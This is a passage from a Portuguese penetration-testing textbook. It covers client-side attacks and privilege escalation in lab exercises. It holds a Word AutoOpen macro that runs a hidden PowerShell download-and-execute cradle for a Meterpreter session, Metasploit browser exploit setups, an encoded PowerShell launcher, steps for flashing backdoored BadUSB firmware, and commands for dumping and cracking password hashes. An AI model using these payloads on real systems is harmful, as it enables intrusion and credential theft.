


Figura 10.4 – Exibição/gravação de macros.

Selecione um nome para a sua macro no campo Nome da Macro (selecionei o nome AutoOpen) e certifique-se no campo Macros em que a sua macro será gravada dentro do arquivo do Word (Figura 10.5).

O conteúdo da macro será:

```
Sub AutoOpen()
   Call Shell("calc")
End Sub
```

Pronto. Execute a macro com F5 e a calculadora será aberta na

tela. Agora, Vamos trocar a calculadora pelo PowerShell.




Figura 10.5 – Crie uma macro para o seu documento.

O Metasploit possui o módulo *exploit/multi/script/web_delivery* que cria um pequeno servidor web e gera um pequeno texto (Python, PHP ou PowerShell). No momento em que o texto é executado na máquina, é realizada a conexão no servidor web e, posteriormente, a conexão reversa. Vamos configurar o módulo *web_delivery* para gerar o texto para PowerShell.

```
root@kali# msfconsole
msf exploit > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 2
msf exploit(web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.1.100
msf exploit(web_delivery) > set SRVHOST 192.168.1.100
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > exploit
```

[*] Using URL: http://192.168.1.100:8080/

[*] Server started.

[*] Run the following command on the target machine:

powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://192.168.1.100:8080/'))

Troque o código da macro da calculadora pelo PowerShell:

```
Sub AutoOpen()
```

Call Shell("**powershell.exe -nop -w hidden -c IEX ((new-objectnet.webclient).downloadstring('http://192.168.1.100:8080/'))**")

```
End Sub
```

Ao executar a macro, é gerada uma sessão Meterpreter.

No fim do arquivo, lembre-se de salvar as alterações para gravarmos a nossa macro.

10.6 Internet Explorer ms10_046

O Internet Explorer em versões inferiores à versão 8 sofre de uma vulnerabilidade em que, caso a página maliciosa seja aberta, poderá ser executado o código remoto.

```
root@kali# msfconsole
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dlloader
msf exploit(ms10_046_shortcut_icon_dlloader) > set SRVHOST 192.168.1.100
msf exploit(ms10_046_shortcut_icon_dlloader) > exploit
```

Pelo Windows, acesse o site *http://192.168.1.100.*

10.7 Internet Explorer < 11 – OLE Automation Array Remote Code Execution

Vulnerabilidade que afeta o Internet Explorer em versões inferiores à versão 11.

O exploit pode ser encontrado em *http://www.exploit-db.com/exploits/35229*.

Pelo Windows, acesse o site *http://192.168.1.100* que será executado o Notepad.

Que tal em vez da calculadora executarmos um shell reverso?

Troque a linha do Notepad pelo código do PowerShell gerado com o setoolkit (editado por motivos visuais).

```
function runmumaa()
  On Error Resume Next
  set shell=createobject("Shell.Application")
  shell.ShellExecute "powershell.exe", "-nop -windowstyle hidden -noni -enc
JAAxABhOI"
end function
```

10.8 Firefox Add-on

O navegador Firefox possibilita a instalação de plugins. Porém plugins maliciosos podem ser facilmente criados.

```
root@kali# msfconsole
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.1.100
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 8080
msf exploit(firefox_xpi_bootstrapped_addon) > set TARGET 1
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 192.168.1.100
msf exploit(firefox_xpi_bootstrapped_addon) > exploit
```

Pelo Windows, acesse o site *http://192.168.1.100:8080* e execute o plugin.

10.9 Unitrix Exploit

O Unitrix exploit explora uma vulnerabilidade no mapa de caracteres em versões Windows superiores ao Vista. Esse exploit é meramente visual, dando a impressão de que um arquivo com o mapa de caracteres U202+E tem qualquer extensão, como DOC, PDF etc.

Entre no mapa de caracteres do Windows, conforme mostra a figura 10.6.




Figura 10.6 – Mapa de caracteres do Windows.

Escolha a opção U202+E: Forçar a escrita da direita para a esquerda.

Renomeie um arquivo da seguinte forma:

s**Ctrl+V**COD.exe

O arquivo *.exe* será renomeado (apenas visualmente) para a extensão *.doc*.

10.10 BadUSB

Uma das notícias mais alarmantes que o mundo da segurança da informação já noticiou foi o BadUSB, desenvolvido pelos pesquisadores da SR Labs (*https://srlabs.de/badusb*) e apresentado na Defcon (um dos maiores eventos de *hacking*) de 2014.

O BadUSB consiste na modificação do firmware original do USB para um firmware customizado. É possível, por exemplo, trocar o firmware de um pendrive convencional para um firmware infectado com backdoor, e, no momento em que o USB for inserido na máquina, esta ficará infectada e comprometida. Um mínimo de engenharia social é necessário para que a pessoa insira o USB na máquina e tenha toda a sua rede comprometida.

Ele não tem seu código-fonte distribuído pela SR Labs, porém os pesquisadores Adam Caudill e Brandon Wilson realizaram diversos testes e criaram uma versão própria do BadUSB. (Obrigado, Adam!)

10.10.1 Laboratório BadUSB

O código do Adam é um código personalizado para o firmware ps2251-03. Caso o USB apresente esse firmware, é possível alterá-lo para um firmware customizado. Então, para esse laboratório, é necessário especificamente um USB com o firmware *ps2251-03*. Uma lista de USBs que possuem nativamente esse firmware pode ser encontrada em

https://github.com/adamcaudill/Psychson/wiki/Known-Supported-Devices.

Porém, mesmo alguns dispositivos que estão nessa lista e teoricamente possuem o *ps2251-03*, por vezes, acabam tendo o firmware trocado, como é o caso do DataTraveler (modelo DT100 de 8GB). Então, atente-se no momento da compra do USB.

Vamos utilizar o USB Kingston DataTraveler 3.0 DT111 8GB, conforme mostra a figura 10.7.

Figura 10.7 – USB Kingston DataTraveler 3.0 DT111 8GB. Fonte: http://www.amazon.com/Kingston-Digital-DataTraveler-DT111-8GB/dp/B0090J600G.

Primeiro, faça o download dos arquivos do BadUSB encontrados em *https://github.com/adamcaudill/Psychson/archive/master.zip*.

Segundo *https://github.com/adamcaudill/Psychson/wiki/Obtaining-a-Burner-Image*:

> Um burner image é requerido para trocarmos ou atualizarmos o firmware.
>
> Um burner image é tipicamente nomeado usando a seguinte convenção:
>
> BNxxVyyyyz.BIN
>
> Onde xx é a versão do controlador (03 para o firmware ps2251-03(2303)), e yyyy é a versão (irrelevante), e z indica o “page size”.
>
> Z pode ser de um dos tipos:
>
> • 2KM – Indica que isso (page size) é para 2k nand chip.
>
> • 4KM – Indica que isso (page size) é para 4k nand chip.

- M – Indica que isso (page size) é para 8k nand chip.

Pelas palavras do Adam:

> Todas as versões do Patriot 8GB Supersonic Xpress (DE FATO, TODOS OS USBs 3.0) utilizam 8k nand chip. Um exemplo de burner image deve ser **BN03V104M.BIN**.

Então o burner image para o nosso DT11 deve ser o **BN03V104M.BIN**. Essa imagem pode ser obtida em *http://www.usbdev.ru/files/phison/*, dentro do arquivo *firmware_ps2251-03.rar*. (*http://www.usbdev.ru/?wpfb_dl=777*).

É necessário também compilar o código-fonte do projeto do Adam. Para isso, é necessário que o Windows tenha o .NET a partir da versão 4.0, sendo necessário também ter o Visual Studio Express 2012 (*http://www.microsoft.com/en-us/download/details.aspx?id=34673*) e o SDCC (*http://sdcc.sourceforge.net/*) instalados.

Realizada a instalação desse laboratório, é necessário compilar o código-fonte do BadUSB com o Visual Studio (são os arquivos *.sln* – compile-os por meio da aba Build do Visual Studio). Lembre-se de compilar todos os arquivos. Mais informações sobre o que é cada arquivo com a sua funcionalidade podem ser obtidas em *https://github.com/adamcaudill/Psychson*.

Além do “burner image” (**BN03V104M.BIN**), também é necessário o firmware customizado, que é encontrado na pasta *firmware*. Execute o arquivo *build.bat* (*firmware/build.bat*) para gerar o firmware customizado *firmware/bin/fw.bin* (são exibidas algumas mensagens de alerta, mas são irrelevantes).

Vamos criar uma cópia do firmware customizado (*firmware/bin/fw.bin*) dentro do diretório *tools* com o nome de CFW.bin (*tools/CFW.bin*). Também vamos criar uma cópia do “burner image” dentro do diretório *tools* (*tools/ BN03V104M.BIN*).

Uma vez com o projeto compilado, os arquivos binários serão gerados dentro do diretório *tools*. Ainda dentro desse diretório

será gerado o arquivo *DriveCom.exe*.

Insira o pendrive, abra um prompt de comandos e navegue até a pasta *tools*. Obtenha as informações sobre o USB para checar se ele contém a versão correta com o firmware correto.

```
C:\Users\Win7\Desktop\Psychson\tools> DriveCom.exe /drive=E /action=GetInfo
Action specified: GetInfo
Gathering Information
Reported chip type: 2303
Reported chip ID:
Reported firmware version: 1.01.53
Mode: Firmware
```

O chip indica 2303 (ps2251-03 com o firmware 1.01.53 [firmware correto para os testes]).

Após checarmos se a versão do dispositivo é a versão correta, vamos criar o firmware com a backdoor. Para isso, o payload escolhido deverá ser um dos payloads do Ruber Ducky (isso porque o BadUSB transforma o USB em um simulador de teclado idêntico ao Ruber Ducky, e deve-se utilizar os mesmos payloads) que pode ser obtido em *https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads*.

Particularmente, gosto do PowerShell wget+Execute, rápido e quase imperceptível: (*https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---powershell-wget---execute*). Altere-o de acordo com a sua necessidade.

De acordo com Adam e com o que eu observei nas listas de discussão do BadUSB, é possível restaurar o firmware original depois que o USB tiver o seu firmware adulterado. Mas, para isso, você deve quebrar a caixinha do USB e inserir uma faca ou agulha sobre os PINs corretos, que são dois ou três PINs exibidos na figura dentro do diretório *docs* (*docs/PinsToShortUponPlugInForBootMode.jpg*). Dessa forma é possível restaurar o firmware original ou mesmo colocar outros firmwares. Mais informações sobre esse procedimento podem ser encontradas em

https://github.com/adamcaudill/Psychson/wiki/Executing-From-Boot-ROM e em diversas listas de discussão sobre diversos problemas do BadUSB *https://github.com/adamcaudill/Psychson/issues/*. Caso o leitor queira manter um backup do seu firmware original, poderá realizá-lo com o DriveCom.exe.

```
DriveCom.exe /drive=E /action=DumpFirmware /burner=BN03V104M.BIN
/firmware=firmware_original.bin
```

Particularmente, não gosto de usá-lo, pois é necessário quebrar a caixinha do USB, além de esse procedimento ser bem trabalhoso. Portanto, leitor, tenha em mente que uma vez com o firmware alterado, “não há mais volta”.

Uma vez selecionado o payload, gere o arquivo *bin* por meio do Java (é necessário o Java instalado) e do duckencode.

```
C:\Users\win7\Desktop\DuckEncoder_2_6_3> java -jar encoder.java -i
wget_powershell_payload.txt -o inject.bin

Hak5 Duck Encoder 2.6.3
Loding File...          [OK]
Loading Keyboard File...  [OK]
Loading Language File...  [OK]
Loading DuckScript...     [OK]
DuckScript Complete...    [OK]
```

Crie uma cópia do arquivo *inject.bin* para o diretório *tools* (*Psychson/tools*).

Também é interessante mantermos o firmware customizado (*CFW.bin*) de maneira intacta (será injetada a backdoor nesse firmware), então crie uma cópia dentro do diretório *tools* com o nome de *hid.bin* (*tools/hid.bin* – esse será o firmware customizado em que será inserida a backdoor).

Injete o payload dentro do *hid.bin*:

```
C:\Users\Win7\Desktop\Psychson\tools> EmbedPayload.exe inject.bin hid.bin

File update.
```

A última etapa consiste em enviar o firmware infectado com a

backdoor para o pendrive.

```
Psychson\tools> DriveCom.exe /drive=E /action=SendFirmware
/burner=BN03V104M.BIN /firmware=hid.bin
  Action specified: SendFirmware
  Gathering Information
  Reported chip type: 2303
  Reported chip ID:
  Reported firmware version: 1.01.53
  Mode: Firmware
  Switching to boot mode...
  Rebooting...
  Sending firmware...
  Executing...
  Mode: Firmware
```

Nesse momento, o nosso BadUSB foi criado com sucesso.

Retire o pendrive e insira-o no Windows 7.

Um simples USB emulou um teclado e infecta uma máquina rodando Windows!

Que tal no lugar de um arquivo qualquer (*bob.old–'http://example.com/bob.old'*) colocarmos uma backdoor com o payload Meterpreter?

Mais informações sobre o projeto podem ser encontradas em *https://github.com/adamcaudill/Psychson*.

Novamente, obrigado, Adam ;-)

---

1 Processo de ataque originalmente introduzido por Shakeel Ali e Tedi Heriyanto, autores do livro *Backtrack 4: Assuring Security by Penetration Testing*. (p. 220 e 221.)

CAPÍTULO 11
Escalonamento de privilégios

Uma vez que o sistema tenha sido explorado, a próxima etapa consiste no escalonamento de privilégios, em que o auditor consegue acesso restrito ao sistema e necessita de acesso a contas privilegiadas para executar programas que requerem privilégios administrativos.

Nessa etapa, o auditor tenta transformar o seu acesso restrito em acesso irrestrito, seja quebrando o arquivo de senhas de contas privilegiadas ou, até mesmo, instalando farejadores (sniffers) ou programas que capturam teclas digitadas (keyloggers) na máquina local.

Para que um usuário consiga acessar com sucesso o seu sistema, os métodos de autenticação podem ser classificados em três tipos[1]:

- **Arquivos de autenticação** – Nesta categoria encontra-se o mecanismo de senhas convencionais. Ex: o usuário A tem a senha 123, logo qualquer pessoa que logar no sistema com o usuário A e a senha 123 será considerada o usuário A.
- **Tokens** – Nesta categoria encontram-se métodos de autenticação um pouco mais sofisticados do que na categoria anterior, como o sistemas de tokens.
- **Biometria** –Nesta categoria encontra-se o sistema de biometria e retina. É mais segura em comparação às categorias “Arquivos de autenticação” e “Tokens”.

O livro é focado no primeiro tipo de autenticação, e a sua quebra pode ser tanto offline como online.

11.1 Escalonamento de privilégios offline

Toda e qualquer natureza de quebra de senhas em que se transfira o arquivo de senhas para a máquina do auditor é considerada escalonamento de privilégios offline, isso porque não é necessário estar online, ou na internet, para realizar a quebra de senhas. Por exemplo: Após escalonado o privilégio para acesso administrativo em máquinas Windows e transferido o arquivo de hash de senhas, todo o restante do processo para quebra de senhas ocorre na máquina do auditor. A grande vantagem desse método é que não há nenhum mecanismo para bloqueio de tentativas de quebra de senha; a grande desvantagem é que, de alguma forma, o auditor necessita ter acesso ao arquivo de senhas (seja ganhando acesso remoto, acesso físico ou outros).

11.1.1 Common User Passwords Profiler

Antes de ser iniciado o processo de quebra do arquivo de senhas, o auditor vai necessitar de uma lista de palavras que contenha as possíveis senhas a serem quebradas. Essa lista pode ser obtida na internet, e o Kali Linux contém o excelente diretório */usr/share/wordlist/* com várias listas de palavras. O arquivo */usr/share/wordlist/rockyou.txt.gz* contém palavras normalmente usadas como senhas. Um bom dicionário não é um dicionário com milhares de palavras, e sim com palavras que são utilizadas como prováveis senhas. Por exemplo, informações a respeito do proprietário da rede, como nome, telefone, datas de aniversários etc. já constituem uma base sólida para construção de uma boa lista. Com certeza, uma lista bem elaborada terá uma taxa de sucesso infinitamente maior do que listas prontas encontradas pela internet. Por exemplo, a sua *wordlist* pode ser:

```
teste
teste123
teste10
teSte
```

TESTE
123teste
...

11.1.1.1 CUPP

Porém derivações da palavra teste podem ser cansativas se forem escritas manualmente. Para isso, a ferramenta CUPP nos auxilia nessa etapa. O download do CUPP pode ser realizado em *http://www.remote-exploit.org/content/cupp-3.0.tar.gz*.

No seu código-fonte há um erro, mais precisamente na linha 289. Inverta o final da linha.

- Código original

```
.split(", ").lower()
```

- Correção

```
.lower().split(", ")
```

Utilize o modo interativo para criar uma lista de palavras nova. Nesse modo, perguntas são feitas para criação do dicionário, como qual é o nome da sua vítima, nome da sua esposa, data de nascimento etc.

```
root@kali# python cupp.py -i
```

O CUPP também pode gerar lista de palavras (*wordlists*) a partir de outras *wordlists*. Mas lembre-se de que essa opção deve ser utilizada com listas pequenas, pois uma lista muito grande pode gerar outras listas com terabytes de tamanho e tornar-se totalmente inviável.

```
root@kali# python cupp.py -w wordlist
```

O CUPP contém o arquivo de configuração *cupp.cfg*, que pode ser alterado de acordo com a necessidade do auditor.

11.1.1.2 Crunch

O Crunch é outra ferramenta que possibilita a geração de dicionários. Sua utilização é simples:

crunch min max caracteres -o saída

min	Número mínimo de caracteres que farão parte da *wordlist.*
max	Número máximo de caracteres que farão parte da *wordlist.*
caracteres	Quais são os caracteres que formarão a *wordlist*.
saída	Arquivo de texto que será gerado.

Por exemplo, vamos gerar uma lista de palavras de 1 até 6 caracteres contendo os caracteres “rot123”.

root@kali# crunch 1 6 rot123 -o /root/lista

Observem a diferença entre o CUPP e o Crunch: o CUPP gera uma lista de palavras (ajustável alterando-se o arquivo *cupp.cfg*) e o Crunch gera uma lista de caracteres (caracteres esses que estão embaralhados).

A utilização do CUPP é mais recomendada quando o auditor necessitar acertar a senha (quando já se tem uma noção de qual seja a senha e se deseja gerar derivações dessas palavras), já a utilização do Crunch é mais recomendada em processos de força bruta ou quando não se tem a menor ideia de qual seja a senha.

O Crunch possibilita outras combinações como o uso do parâmetro –t, que força a utilização da cadeia de caracteres. Por exemplo: o Crunch vai gerar uma lista de palavras de 7 caracteres, sendo que os 4 primeiros são a cadeia “root”. Os três últimos podem ser os caracteres 1,2 ou 3.

root@kali# crunch 7 7 123 –t root@@@ -o /root/lista

O metacaracter @ pode ser substituído por outros metacaracteres.

@	Lower case – Caractere literal
,	Upper case – Caractere maiúsculo
%	Numbers – números
^	Symbols – Símbolos

Outro exemplo: O Crunch vai gerar uma lista de sete caracteres, sendo que a lista iniciará por “root”, o próximo dígito será um

caractere minúsculo, seguido de um caractere maiúsculo e um número:

root@kali# crunch 7 7 -t root@,% -o /root/lista

O Crunch tem cadeia de caracteres predefinidos (por exemplo: somente valores hexadecimais, somente números etc.) que se encontram no arquivo */usr/share/crunch/charset.lst.*

Pode-se escolher essa cadeia de caracteres com a opção –f seguida do tipo desejado:

root@kali# crunch 1 3 –f /usr/share/crunch/charset.lst mixalpha-numeric –o /root/lista

A lista gerada pode ser dividida por tamanho. Para isso, escolha a opção –o seguida de –b.

root@kali# crunch 5 5 –f /usr/share/crunch/charset.lst mixalpha-numeric –t adm@@ **-o START –b 5kb**

A lista gerada pode ser dividida por número de linhas:

root@kali#crunch 5 5 –f /usr/share/crunch/charset.lst mixalpha-numeric –t adm@@ **-o START –c 500**

11.1.1.3 John the Ripper

John the Ripper é uma ferramenta usada para quebra de hash de senhas, suportando vários métodos criptográficos, como md5, sha1, psk e outros. Pode operar em um destes modos:

- **Single crack** – Tentará quebrar as senhas usando o nome, derivações do nome, diretório home do usuário etc. Fornecido com a opção --single.
- **Wordlist** – Uma lista de palavras é fornecida ao John the Ripper para efetuar a quebra de senhas. Fornecida com a opção --wordlist=.
- **Incremental mode** – Tentará todas as combinações possíveis de usuário e senha, método conhecido como força bruta. É a condição 100% certeira, porém, dependendo da complexidade da senha, a sua quebra será totalmente inviável. Fornecido com a opção –-incremental.

- **External mode** – Modo de operação mais complexo. Nesse modo, poderá ser utilizado um componente externo para a quebra das senhas (por meio de reprogramação do seu código-fonte). Não será abordado neste livro.

Observações:

1. Caso nenhuma opção seja fornecida ao John the Ripper, será utilizada a opção padrão: primeiro será feita a tentativa da quebra pelo modo *single*, depois será usada a *wordlist* padrão do John the Ripper localizada em */usr/share/john/password.lst* e, por último, o modo *incremental*.
2. Em qualquer modo pode ser fornecido Ctrl+C para interromper o processo de quebra, caso deseje voltar à quebra:

   john --restore
3. Após finalizar o processo de quebra, para exibir as senhas:

   john arquivo_com_hash_das_senhas --show
4. O John the Ripper armazena as senhas que foram crackeadas no arquivo */root/.john/john.pot*. Então, caso a senha seja decifrada, e o leitor tentar realizar novamente a quebra de senhas, o John the Ripper não fará a quebra, isso porque o hash da senha já foi decifrado e está armazenado nesse arquivo. Apague esse arquivo para realizar múltiplos testes sobre a mesma senha.
5. O John the Ripper armazena o progresso da quebra de senhas no arquivo */root/.john/john.rec*. Caso o processo de quebra de senhas seja interrompido e esse arquivo seja apagado, futuras restaurações não serão possíveis (a quebra da senha vai recomeçar do zero novamente).

11.1.1.4 Quebra de senhas no Linux

Primeiro será adicionado um usuário *teste* com a senha *teste* no

Kali Linux:

root@kali# adduser teste

Crie a *wordlist /root/wordlist* contendo as palavras *root* e *teste*:

root@kali# echo root > wordlist
root@kali# echo teste >> wordlist

Para quebrar as senhas do Linux, deverá ser executado o comando unshadow:

root@kali# unshadow /etc/passwd /etc/shadow > /root/senhas

O comando unshadow é necessário, pois o John vai juntar os arquivos *passwd* e *shadow* como sendo somente um; essencial para o modo *single*, que se utilizará dessas palavras (como nome, comentários etc.) para elaboração de uma *wordlist* inteligente.

1. Opção padrão

root@kali# cd /root/
root@kali# john senhas
root@kali# john senhas --show Exibe a senha decifrada

2. Single Crack

root@kali# cd /root/
root@kali# john --single senhas

3. Wordlist

root@kali# cd /root/
root@kali# john --wordlist=/root/lista senhas

4. Wordlist com Rules

root@kali# cd /root/
root@kali# john --wordlist=/root/lista --rules=Single senhas
root@kali# john --wordlist=/root/lista --rules=Extra senhas
root@kali# john --wordlist=/root/lista --rules=Wordlist senhas
root@kali# john --wordlist=/root/lista --rules=NT senhas
root@kali# john --wordlist=/root/lista --rules=Single-Extra senhas
root@kali# john --wordlist=/root/lista --rules=Jumbo senhas

Para mais informações sobre o modo de rules, consulte o

arquivo */etc/john/john.conf*.

5. Modo incremental

root@kali# cd /root/
root@kali# john --incremental senhas

6. Restaurando a sessão

root@kali# cd /root/
root@kali# john --incremental senhas
Digite Ctrl+C
root@kali# john --restore

11.1.1.5 Quebra de senhas no Windows

A quebra do arquivo de senhas no Windows é um pouco diferenciada.

Para versões de Windows inferiores ao Vista, o processo é similar à quebra de senhas no Linux.

- Consiga acesso meterpreter ao Windows Vista ou XP.
- Consiga acesso como sendo nt authority\system.

  meterpreter > getsystem
- Acesse o hash de senhas do sistema Windows por meio do módulo *hashdump*.

  meterpreter > run hashdump
- Copie o hash para um arquivo de texto e realize a quebra de senhas.

  root@kali# john senhas_WinXP

Para versões do Windows superiores ao Vista (como Windows 7 ou 8): consiga acesso ao usuário nt authority\system (pode ser visualizado na seção 9.4.5 “User Interface commands”).

- Acesse o hash de senhas do sistema Windows por meio do módulo *hashdump*:

  meterpreter> run hashdump
- Copie o hash para um arquivo de texto e realize a quebra de

senhas:

root@kali# john *senhas_Win7* **--format=nt**

- Para exibir as senhas encontradas:

root@kali# john *senhas_Win7* **--format=nt --show**

11.1.1.6 Windows Credentials Editor

O processo realizado com o John the Ripper, até o presente momento, possibilita-nos recuperar a senha por meio de ataques de dicionários. E se eu disser a você que existe um modo mais fácil, bem mais fácil de recuperar senhas do Windows? Tão fácil ao ponto de que não é necessário rodar nenhum processo de força bruta ou dicionário? É só rodar o Windows Credentials Editor e pronto: temos as credenciais do sistema.

Em tempos mais antigos, foi criada uma técnica denominada *pass-the-hash* (passar pelo hash), cujo objetivo era logar no sistema somente por meio do hash da senha, sem a necessidade de saber qual é a senha. Uma vez com o sistema comprometido, o atacante poderia recuperar o hash de senhas do sistema e utilizá-lo para autenticar-se em serviços que utilizam o hash LM e/ou NTLM (como um servidor remoto SMB), escalando o seu privilégio para além da máquina local e ganhando acesso ao servidor. A técnica *pass-the-hash* é válida para versões antigas do Windows (como o Windows XP e Windows 2003), por esse motivo essa técnica não será explorada no livro, mas há excelentes artigos e tutoriais na internet que exploram melhor essa técnica.

A versão mais moderna dessa técnica é o Windows Credentials Editor, que possibilita obter o texto claro do hash de senhas, e, por fim, conseguir a senha. A ferramenta *wce.exe* obtém os hashs de Windows XP até Windows 2008 e a sua utilização é extremamente simples:

Obtenha a ferramenta em *http://www.ampliasecurity.com/research.html*.

Execute o *cmd.exe* como administrador (Figura 11.1).

C: wce.exe -w

Como resposta, o *wce.exe* extrai a senha em claro, independentemente do tamanho.

WCW v1.41beta (Windows Credentials Editor) -
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
win7\PC:**daniel@henrique@negri@moreno**
PC$\WORKGROUP:




Figura 11.1 – Execute o shell como administrador.

11.2 Escalonamento de privilégios online

Nesse método, o auditor deverá testar as senhas de forma online, ou seja, no momento em que um serviço estiver rodando, será feita a tentativa de acesso ao sistema até que a senha seja encontrada. A grande desvantagem desse método é que, dependendo do sistema auditado, poderá haver mecanismos para bloqueio de tentativas de quebra de senha. A grande vantagem é que não é necessário nenhum tipo de pré-acesso ao sistema (como login/senha de qualquer usuário) ou até mesmo o

hash do arquivo de senha.

11.2.1 Cewl

Permite fazer a captura de palavras de websites para elaboração de *wordlists.*

root@kali# cewl 192.168.1.102 --write /root/Desktop/lista_cewl -e

11.2.2 xHydra

Ferramenta para quebra de senhas online. Suporta diversos tipos de protocolos, como HTTP, FTP, POP3, SMB etc. Funciona testando nomes deusuário e senha, caso as credenciais sejam encontradas, o xHydra exibe uma alerta.

11.2.2.1 Laboratório xHydra

root@debian# service ssh start
root@kali# xhydra

A figura 11.2 mostra a tela inicial do xHydra.




Figura 11.2 – Tela inicial do xHydra.

Na aba Target, o alvo pode ser selecionado.

Pode ser selecionado tanto Single Target, para realizar testes de

quebra de senha contra um único alvo, ou Target List, contendo uma lista de alvos a serem testados. Também é selecionada a porta em que será realizado o processo de quebra de senhas (a porta padrão do SSH é a 22) e o protocolo usado (SSH).

A opção Be verbose exibe o resultado detalhado e Show Attempts mostra as tentativas de conexões falhas.

Na aba Passwords é possível configurar o xHydra para tentar um único nome de usuário com a opção Username ou uma lista deles por meio da opção Username List, conforme mostra a figura 11.3.

Ainda é possível configurar o Hydra para tentar uma única senha por meio da opção Password ou uma *wordlist* por meio da opção Password List.




Figura 11.3 – Tela de seleção password.

Como primeiro teste, escolha a opção Username (com o nome root) ePassword (digite a senha do root).

Após esse primeiro laboratório, encorajo o leitor a utilizar uma lista de palavras por meio da opção Password List.

Inicie o ataque na aba Start, conforme mostra a figura 11.4.

